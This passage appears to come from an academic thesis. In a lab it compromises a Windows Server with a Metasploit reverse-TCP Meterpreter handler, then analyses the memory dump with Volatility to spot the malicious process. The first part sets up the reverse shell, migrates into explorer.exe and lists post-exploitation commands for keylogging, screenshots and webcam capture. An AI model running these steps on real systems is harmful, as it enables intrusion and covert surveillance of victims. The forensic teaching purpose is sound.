[*] Using configured payload generic/shell_reverse_tcp  
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp  
PAYLOAD => windows/meterpreter/reverse_tcp  
msf5 exploit(multi/handler) > set LHOST 0.0.0.0  
LHOST => 0.0.0.0  
msf5 exploit(multi/handler) > exploit  
  
[*] Started reverse TCP handler on 0.0.0.0:4444  
^@^@^@ [*] Sending stage (176195 bytes) to 192.168.1.10  
[*] Meterpreter session 1 opened (192.168.1.10:4444 -> 192.168.1.10:59698) at 2020-06-30 00:16:14 +0300  
  
meterpreter > migrate -N explorer.exe  
[*] Migrating from 3332 to 1708...  
[*] Migration completed successfully.  
meterpreter > 
```

Figure 24: Migrating to a different process


netstat

Viewing network connections. On our Kali machine, at meterpreter > prompt, we execute this command:

netstat

A list of network connections appears, including one to a remote port of 4444, as highlighted in the image below.

Notice the "PID/Program name" value for this connection, which is redacted in the image below.



```

meterpreter >
meterpreter > netstat

Connection list
=====

Proto Local address           Remote address           State      User    Inode  PID/Program name
-----
tcp    0.0.0.0:135                0.0.0.0:*                LISTEN    0       0      620/svchost.exe
tcp    0.0.0.0:445                0.0.0.0:*                LISTEN    0       0      4/System
tcp    0.0.0.0:5985               0.0.0.0:*                LISTEN    0       0      4/System
tcp    0.0.0.0:47001              0.0.0.0:*                LISTEN    0       0      4/System
tcp    0.0.0.0:49664              0.0.0.0:*                LISTEN    0       0      404/wininit.exe
tcp    0.0.0.0:49665              0.0.0.0:*                LISTEN    0       0      852/svchost.exe
tcp    0.0.0.0:49666              0.0.0.0:*                LISTEN    0       0      968/svchost.exe
tcp    0.0.0.0:49667              0.0.0.0:*                LISTEN    0       0      1348/spoolsv.exe
tcp    0.0.0.0:49668              0.0.0.0:*                LISTEN    0       0      504/services.exe
tcp    0.0.0.0:49672              0.0.0.0:*                LISTEN    0       0      512/lsass.exe
tcp    10.0.2.15:139              0.0.0.0:*                LISTEN    0       0      4/System
tcp    10.0.2.15:49674            51.105.249.228:443       ESTABLISHED 0       0      2628/explorer.exe
tcp    10.0.2.15:49676            51.105.249.228:443       ESTABLISHED 0       0      968/svchost.exe
tcp    10.0.2.15:49824            192.168.1.10:4444       ESTABLISHED 0       0      -
tcp    10.0.2.15:49853            204.79.197.203:80        TIME_WAIT  0       0      0/[System Process]
tcp    10.0.2.15:49854            212.205.77.147:80        ESTABLISHED 0       0      1072/iexplore.exe
tcp    10.0.2.15:49855            212.205.77.147:80        ESTABLISHED 0       0      1072/iexplore.exe
tcp    10.0.2.15:49860            212.205.77.147:80        ESTABLISHED 0       0      1072/iexplore.exe
tcp    10.0.2.15:49862            216.58.208.46:443        TIME_WAIT  0       0      0/[System Process]
tcp    10.0.2.15:49863            212.205.77.147:80        ESTABLISHED 0       0      1072/iexplore.exe
tcp    10.0.2.15:49864            216.58.208.46:443        TIME_WAIT  0       0      0/[System Process]
tcp    10.0.2.15:49865            212.205.77.147:80        ESTABLISHED 0       0      1072/iexplore.exe
tcp    10.0.2.15:49866            212.205.77.138:80        TIME_WAIT  0       0      0/[System Process]
tcp    10.0.2.15:49868            212.205.77.147:80        TIME_WAIT  0       0      0/[System Process]

```

Figure 25: Viewing network connections

Post-Exploitation

We now own the target. Here are some fun meterpreter commands to try:

- screenshot Gives you an image of the target's desktop
- keyscan_start Begins capturing keys typed in the target. On the Windows target, open Notepad and type in some text, such as your name.
- keyscan_dump Shows the keystrokes captured so far
- webcam_list Shows the available webcams (if any)
- webcam_snap Takes a photo with the webcam
- shell Gives you a Windows Command Prompt on the target
- exit Leaves the Windows Command Prompt

We have experimented and chose to present the keyscan outcome




Figure 26: keyscan

6.5.2. Forensics / investigation

FTK imager

Now the Windows Server 2016 standard evaluation version 1607 victim machine has been exploited by our malicious code `fun.exe`. Without terminating the operation¹ of the victim machine, we run FTK imager to capture the memory (RAM) expecting that finally we would be able to identify the malicious process running the memory. The process is similar as described above in section 6.4. In our case, we chose to save the file in the Kali Linux Machine, named the file `WIN-FSH5C63I214-20200705-213519.dmp`, included the virtual memory or pagefile, but did not create an AD1 file. When each of these actions are completed, we click the "Capture Memory" button. This starts a window that tracks the progress of the capture. The time to complete depends primarily on the RAM size, the machine under investigation, has.

```
volatility -f WIN-FSH5C63I214-20200705-213519.dmp imageinfo
```

This command will examine the memory file and suggest the profile of the machine under examination.

```
infosec@kali: ~/Documents/diploma
infosec@kali:~/Documents/diploma$ volatility -f WIN-FSH5C63I214-20200705-213519.dmp imageinfo
Volatility Foundation Volatility Framework 2.6
INFO : volatility.debug : Determining profile based on KDBG search...
WARNING : volatility.debug : Alignment of WindowsCrashDumpSpace64 is too small, plugins will be extremely slow
WARNING : volatility.debug : Alignment of WindowsCrashDumpSpace64 is too small, plugins will be extremely slow
WARNING : volatility.debug : Alignment of WindowsCrashDumpSpace64 is too small, plugins will be extremely slow
WARNING : volatility.debug : Alignment of WindowsCrashDumpSpace64 is too small, plugins will be extremely slow
WARNING : volatility.debug : Alignment of WindowsCrashDumpSpace64 is too small, plugins will be extremely slow
WARNING : volatility.debug : Alignment of WindowsCrashDumpSpace64 is too small, plugins will be extremely slow
WARNING : volatility.debug : Alignment of WindowsCrashDumpSpace64 is too small, plugins will be extremely slow
WARNING : volatility.debug : Alignment of WindowsCrashDumpSpace64 is too small, plugins will be extremely slow
WARNING : volatility.debug : Alignment of WindowsCrashDumpSpace64 is too small, plugins will be extremely slow
WARNING : volatility.debug : Alignment of WindowsCrashDumpSpace64 is too small, plugins will be extremely slow
WARNING : volatility.debug : Alignment of WindowsCrashDumpSpace64 is too small, plugins will be extremely slow
WARNING : volatility.debug : Alignment of WindowsCrashDumpSpace64 is too small, plugins will be extremely slow
WARNING : volatility.debug : Alignment of WindowsCrashDumpSpace64 is too small, plugins will be extremely slow
WARNING : volatility.debug : Alignment of WindowsCrashDumpSpace64 is too small, plugins will be extremely slow
WARNING : volatility.debug : Alignment of WindowsCrashDumpSpace64 is too small, plugins will be extremely slow
WARNING : volatility.debug : Alignment of WindowsCrashDumpSpace64 is too small, plugins will be extremely slow
WARNING : volatility.debug : Alignment of WindowsCrashDumpSpace64 is too small, plugins will be extremely slow
WARNING : volatility.debug : Alignment of WindowsCrashDumpSpace64 is too small, plugins will be extremely slow
WARNING : volatility.debug : Alignment of WindowsCrashDumpSpace64 is too small, plugins will be extremely slow
Suggested Profile(s) : Win10x64_17134, Win10x64_10240_17770, Win10x64_14393, Win10x64_10586, Win10x64, Win20
16x64_14393, Win10x64_16299, Win10x64_15063 (Instantiated with Win10x64_15063)
AS Layer1 : SkipDuplicatesAMD64PagedMemory (Kernel AS)
AS Layer2 : WindowsCrashDumpSpace64 (Unnamed AS)
AS Layer3 : FileAddressSpace (/home/infosec/Documents/diploma/WIN-FSH5C63I214-20200705-213519.dmp
)
PAE type : No PAE
DTB : 0x1aa000L
KDBG : 0xf8006e57f900L
Number of Processors : 1
Image Type (Service Pack) : 0
KPCR for CPU 0 : 0xfffff8006e5d1000L
KUSER_SHARED_DATA : 0xfffff78000000000L
Image date and time : 2020-07-05 21:35:21 UTC+0000
Image local date and time : 2020-07-06 00:35:21 +0300
infosec@kali:~/Documents/diploma$
```

Figure 27: imageinfo

```
volatility -f WIN-FSH5C63I214-20200705-213519.dmp kdbgscan
```

This command examines the memory file and finds and analyses the profiles based on the Kernel debugger data block. The Kdbgscan thus provides the correct profile related to the raw image.

```
infosec@kali: ~/Documents/diploma
infosec@kali:~/Documents/diploma$ volatility -f WIN-FSH5C63I214-20200705-213519.dmp kdbgscan
KdCopyDataBlock (V) : 0xf8006e45f2c0
Block encoded : No
Wait never : 0xdfbaa3004537f57d
Wait always : 0x8a6fab9ab756a0
KDBG owner tag check : True
Profile suggestion (KDBGHeader): Win10x64_15063
Version64 : 0xf8006e581df8 (Major: 15, Minor: 14393)
Service Pack (CmNtCSDVersion) : 0
Build string (NtBuildLab) : 14393.3750.amd64fre.rs1_release.
PsActiveProcessHead : 0xfffff8006e58e450 (53 processes)
PsLoadedModuleList : 0xfffff8006e5940a0 (145 modules)
KernelBase : 0xfffff8006e290000 (Matches MZ: True)
Major (OptionalHeader) : 10
Minor (OptionalHeader) : 0
KPCR : 0xfffff8006e5d1000 (CPU 0)

*****
Instantiating KDBG using: Kernel AS Win10x64_15063 (6.4.15063 64bit)
Offset (V) : 0xf8006e57f900
Offset (P) : 0x257f900
KdCopyDataBlock (V) : 0xf8006e668937
Block encoded : No
Wait never : 0x8a6fab9ab756a0
Wait always : 0xdfbaa3004537f57d
KDBG owner tag check : True
Profile suggestion (KDBGHeader): Win10x64_15063
Version64 : 0xf8006e581df8 (Major: 15, Minor: 14393)
Service Pack (CmNtCSDVersion) : 0
Build string (NtBuildLab) : 14393.3750.amd64fre.rs1_release.
PsActiveProcessHead : 0xfffff8006e58e450 (53 processes)
PsLoadedModuleList : 0xfffff8006e5940a0 (145 modules)
KernelBase : 0xfffff8006e290000 (Matches MZ: True)
Major (OptionalHeader) : 10
Minor (OptionalHeader) : 0
KPCR : 0xfffff8006e5d1000 (CPU 0)
infosec@kali:~/Documents/diploma$
```

Figure 28: kdbgscan


```

infosec@kali: ~/Documents/diploma
infosec@kali:~/Documents/diploma$ volatility -f WIN-FSH5C63I214-20200705-213519.dmp --profile=Win10x64_15063 psscan
Volatility Foundation Volatility Framework 2.6
Offset(P)      Name          PID  PPID  PDB          Time created      Time exited
-----
0x00009780000946c0 System      0      0 0x0000000001a000 2020-07-05 21:06:24 UTC+0000
0x00009780000cb340 svchost.exe 0      524 0x000000001bb76000 2020-07-05 21:06:26 UTC+0000
0x000097800012a080 svchost.exe 0      524 0x000000001b860000 2020-07-05 21:06:26 UTC+0000
0x0000a28734c946c0 System      0      0 0x0000000001a000 2020-07-05 21:06:24 UTC+0000
0x0000a28734ccb340 svchost.exe 0      524 0x000000001bb76000 2020-07-05 21:06:26 UTC+0000
0x0000a28734d2a080 svchost.exe 0      524 0x000000001b860000 2020-07-05 21:06:26 UTC+0000
0x0000a28735421040 smss.exe    0      4 0x0000000004d80000 2020-07-05 21:06:24 UTC+0000
0x0000a2873552c080 csrss.exe   0      348 0x0000000024960000 2020-07-05 21:06:25 UTC+0000
0x0000a287366c8080 svchost.exe 0      524 0x000000001ae20000 2020-07-05 21:06:25 UTC+0000
0x0000a2873680a800 svchost.exe 0      524 0x0000000016601000 2020-07-05 21:06:26 UTC+0000
0x0000a28736816800 svchost.exe 0      524 0x000000001a8b0000 2020-07-05 21:06:26 UTC+0000
0x0000a28736837800 VBoxService.exe 0 524 0x000000001d380000 2020-07-05 21:06:26 UTC+0000
0x0000a28736848800 svchost.exe 0      524 0x000000001d5f3000 2020-07-05 21:06:26 UTC+0000
0x0000a287368ca800 svchost.exe 0      524 0x0000000002f6d000 2020-07-05 21:06:27 UTC+0000
0x0000a28736946300 svchost.exe 0      524 0x00000000006e830000 2020-07-05 21:06:27 UTC+0000
0x0000a287369c8800 svchost.exe 0      524 0x000000000082630000 2020-07-05 21:06:27 UTC+0000
0x0000a287369cb080 conhost.exe 0      784 0x0000000006ea0000 2020-07-05 21:35:19 UTC+0000
0x0000a28736bb4080 csrss.exe   0      416 0x00000000022650000 2020-07-05 21:06:25 UTC+0000
0x0000a28736bb5080 wininit.exe 0      348 0x000000000231960000 2020-07-05 21:06:25 UTC+0000
0x0000a28736c09800 spoolsv.exe 0      524 0x000000000088b0000 2020-07-05 21:06:27 UTC+0000
0x0000a28736c27400 svchost.exe 0      524 0x00000000008d7c000 2020-07-05 21:06:27 UTC+0000
0x0000a28736c286c0 svchost.exe 0      524 0x00000000008d50000 2020-07-05 21:06:27 UTC+0000

```

```

infosec@kali: ~/Documents/diploma
0x0000a28736e7a080 lsass.exe   0      424 0x000000000236cc000 2020-07-05 21:06:25 UTC+0000
0x0000a28736ed6800 svchost.exe 0      524 0x0000000001996b000 2020-07-05 21:06:25 UTC+0000
0x0000a28736f943c0 dwm.exe     0      500 0x00000000018561000 2020-07-05 21:06:25 UTC+0000
0x0000a28736fdd280 svchost.exe 0      524 0x0000000001a1e6000 2020-07-05 21:06:26 UTC+0000
0x0000a2873709e080 WmiPrvSE.exe 0 624 0x0000000006ce80000 2020-07-05 21:35:21 UTC+0000
0x0000a287370e0800 sihost.exe 0 1020 0x000000000c596000 2020-07-05 21:06:38 UTC+0000
0x0000a287370e4800 svchost.exe 0 524 0x000000000c985000 2020-07-05 21:06:38 UTC+0000
0x0000a287370f5800 taskhostw.exe 0 1020 0x000000000cc7c000 2020-07-05 21:06:39 UTC+0000
0x0000a28737146800 explorer.exe 0 2544 0x0000000001bd000 2020-07-05 21:06:39 UTC+0000
0x0000a2873716d800 msdtc.exe 0 524 0x000000000287f9000 2020-07-05 21:08:29 UTC+0000
0x0000a287371a5440 SearchIndexer.exe 0 524 0x0000000003193e000 2020-07-05 21:06:39 UTC+0000
0x0000a287371ee800 ShellExperienc 0 624 0x00000000032f76000 2020-07-05 21:06:40 UTC+0000
0x0000a2873725c380 SearchUI.exe 0 624 0x00000000033c30000 2020-07-05 21:06:40 UTC+0000
0x0000a28737385080 smartscreen.exe 0 624 0x00000000049b00000 2020-07-05 21:35:19 UTC+0000
0x0000a28737416080 MSASCuil.exe 0 4336 0x00000000070c8000 2020-07-05 21:14:43 UTC+0000
0x0000a2873741c080 svchost.exe 0 524 0x00000000041cb0000 2020-07-05 21:06:47 UTC+0000
0x0000a287374cc540 VBoxTray.exe 0 2572 0x00000000042a96000 2020-07-05 21:06:51 UTC+0000
0x0000a287374f5800 SystemSettings 0 624 0x0000000002a480000 2020-07-05 21:14:21 UTC+0000
0x0000a28737514080 DumpIt.exe 0 4636 0x00000000042f80000 2020-07-05 21:17:22 UTC+0000
0x0000a28737604080 cmd.exe    0 4456 0x000000000263c0000 2020-07-05 21:16:19 UTC+0000
0x0000a28737644800 conhost.exe 0 4636 0x0000000002b740000 2020-07-05 21:16:19 UTC+0000
0x0000a287376d3080 ApplicationFra 0 624 0x0000000006c10a000 2020-07-05 21:14:28 UTC+0000
0x0000a28737a47080 fun.exe    0 2572 0x00000000029d40000 2020-07-05 21:15:03 UTC+0000
0x0000a28737add800 MSASCui.exe 0 2572 0x000000000644c0000 2020-07-05 21:14:43 UTC+0000
0x0000f8006ea10800 sihost.exe 0 1020 0x000000000c596000 2020-07-05 21:06:38 UTC+0000
infosec@kali:~/Documents/diploma$

```

volatility -f WIN-FSH5C63I214-20200705-213519.dmp --profile=Win10x64_15063 psxview

This command examines the memory file and aids in discovering hidden processes. This plugin compares the active processes indicated within psActiveProcessHead with any other possible sources within the memory image.

```

infosec@kali: ~/Documents/diploma
infosec@kali:~/Documents/diploma$ volatility -f WIN-F5H5C63I214-20200705-213519.dmp --profile=Win10x64_15063 psxview
Volatility Foundation Volatility Framework 2.6
Offset(P)      Name                PID  pslist  psscan  thrdproc  pspcid  csrss  session  deskthrd  ExitTime
-----
0x0000000022bb4380  winlogon.exe       0  False  True    False    True   False  False   False
0x00000000db0af040  smss.exe           0  False  True    False    True   False  False   False
0x00000000409d4080  DumpIt.exe         0  False  True    False    True   False  False   False
0x00000000670a9800  conhost.exe        0  False  True    False    True   False  False   False
0x0000000023134080  wininit.exe        0  False  True    False    True   False  False   False
0x000000005581a080  cmd.exe            0  False  True    False    True   False  False   False
0x0000000008aeb800  svchost.exe        0  False  True    False    True   False  False   False
0x0000000003f6d8080  smartscreen.exe    0  False  True    False    True   False  False   False
0x000000006bc09080  fun.exe            0  False  True    False    True   False  False   False
0x000000001ad2d800  svchost.exe        0  False  True    False    True   False  False   False
0x0000000002a11080  WmiPrvSE.exe       0  False  True    False    True   False  False   False
0x0000000013a61800  msdtc.exe          0  False  True    False    True   False  False   False
0x000000001a14b280  svchost.exe        0  False  True    False    True   False  False   False
0x000000000298d800  userinit.exe       1  False  False   False    True   False  False   False   2020-07-05 21:07:01 UTC+0000
0x00000000029af800  sihost.exe         0  False  True    False    True   False  False   False
0x0000000006c40300  svchost.exe        0  False  True    False    True   False  False   False
0x000000000dd06a340  svchost.exe        0  False  True    False    True   False  False   False
0x0000000027230800  SystemSettings    0  False  True    False    True   False  False   False
0x0000000003ba8380  SearchUI.exe       0  False  True    False    True   False  False   False
0x0000000001815c3c0  dwm.exe            0  False  True    False    True   False  False   False
    
```

```

infosec@kali: ~/Documents/diploma
0x0000000027230800  SystemSettings    0  False  True    False    True   False  False   False
0x0000000003ba8380  SearchUI.exe       0  False  True    False    True   False  False   False
0x0000000001815c3c0  dwm.exe            0  False  True    False    True   False  False   False
0x0000000000b71800  svchost.exe        0  False  True    False    True   False  False   False
0x0000000008c61400  svchost.exe        0  False  True    False    True   False  False   False
0x0000000007d5d080  conhost.exe        0  False  True    False    True   False  False   False
0x000000000b525440  SearchIndexer.    0  False  True    False    True   False  False   False
0x00000000024b46800  VBoxService.ex    0  False  True    False    True   False  False   False
0x00000000051f90080  ApplicationFra     0  False  True    False    True   False  False   False
0x000000000326cb800  ShellExperienc    0  False  True    False    True   False  False   False
0x0000000003ede0540  VBoxTray.exe      0  False  True    False    True   False  False   False
0x000000000093e4800  wLms.exe           0  False  True    False    True   False  False   False
0x0000000003f2e0080  MSASCuiL.exe      0  False  True    False    True   False  False   False
0x000000000ad915c0  DumpIt.exe         0  False  True    False    True   False  False   False
0x00000000070335800  MSASCui.exe       0  False  True    False    True   False  False   False
0x0000000008c626c0  svchost.exe        0  False  True    False    True   False  False   False
0x000000000412a3080  svchost.exe        0  False  True    False    True   False  False   False
0x000000000dd0336c0  System             0  False  True    False    True   False  False   False
0x00000000017d91800  svchost.exe        0  False  True    False    True   False  False   False
0x000000000085da800  spoolsv.exe        0  False  True    False    True   False  False   False
0x0000000002a286080  svchost.exe        0  False  True    False    True   False  False   False
0x0000000000299b800  taskhostw.exe     0  False  True    False    True   False  False   False
0x00000000024927080  smss.exe           1  False  False   False    True   False  False   False   2020-07-05 21:06:25 UTC+0000
0x0000000002259d800  svchost.exe        0  False  True    False    True   False  False   False
    
```

```

infosec@kali: ~/Documents/diploma
0x000000000299b800  taskhostw.exe     0  False  True    False    True   False  False   False
0x00000000024927080  smss.exe           1  False  False   False    True   False  False   False   2020-07-05 21:06:25 UTC+0000
0x0000000002259d800  svchost.exe        0  False  True    False    True   False  False   False
0x00000000dd0c9080  svchost.exe        0  False  True    False    True   False  False   False
0x0000000003160a080  csrss.exe          0  False  True    False    True   False  False   False
0x000000000093c1800  MsMpEng.exe        0  False  True    False    True   False  False   False
0x000000002212e080  lsass.exe          0  False  True    False    True   False  False   False
0x0000000007d64800  svchost.exe        0  False  True    False    True   False  False   False
0x00000000021fb0080  services.exe       0  False  True    False    True   False  False   False
0x000000000d0a5800  explorer.exe       0  False  True    False    True   False  False   False
0x00000000029ab800  svchost.exe        0  False  True    False    True   False  False   False
0x000000000164e6800  svchost.exe        0  False  True    False    True   False  False   False
0x00000000029cb800  RuntimeBroker.    0  False  True    False    True   False  False   False
0x00000000040dca480  msedge.exe         1  False  False   False    True   False  False   False   2020-07-05 21:20:17 UTC+0000
0x00000000023133080  csrss.exe          0  False  True    False    True   False  False   False
0x0000000002259d808  exe                 1040  True  False   False   False  False  False   False
0x000000000dd0c9088  exe                 1020  True  False   False   False  False  False   False
0x00000000024b46808  ice.exe            908  True  False   False   False  False  False   False
0x0000000001a14b288  exe                 896  True  False   False   False  False  False   False
0x0000000003160a088  e                   356  True  False   False   False  False  False   False
0x0000000006c40308  exe                 1352  True  False   False   False  False  False   False
0x000000000dd06a348  exe                 300  True  False   False   False  False  False   False
0x00000000022bb4388  .exe               500  True  False   False   False  False  False   False
0x0000000001815c3c8  .exe               788  True  False   False   False  False  False   False
    
```





Figure 30: psxview

volatility -f WIN-FSH5C631214-20200705-213519.dmp --profile=Win10x64_15063 netscan

This command helps in finding network-related artifacts present in the memory dump. It makes use of pool tag scanning. This plugin finds all the TCP endpoints, TCP listeners, UDP endpoints, and UDP listeners. It provides details about the local and remote IP and also about the local and remote port.

```

infosec@kali: ~/Documents/diploma
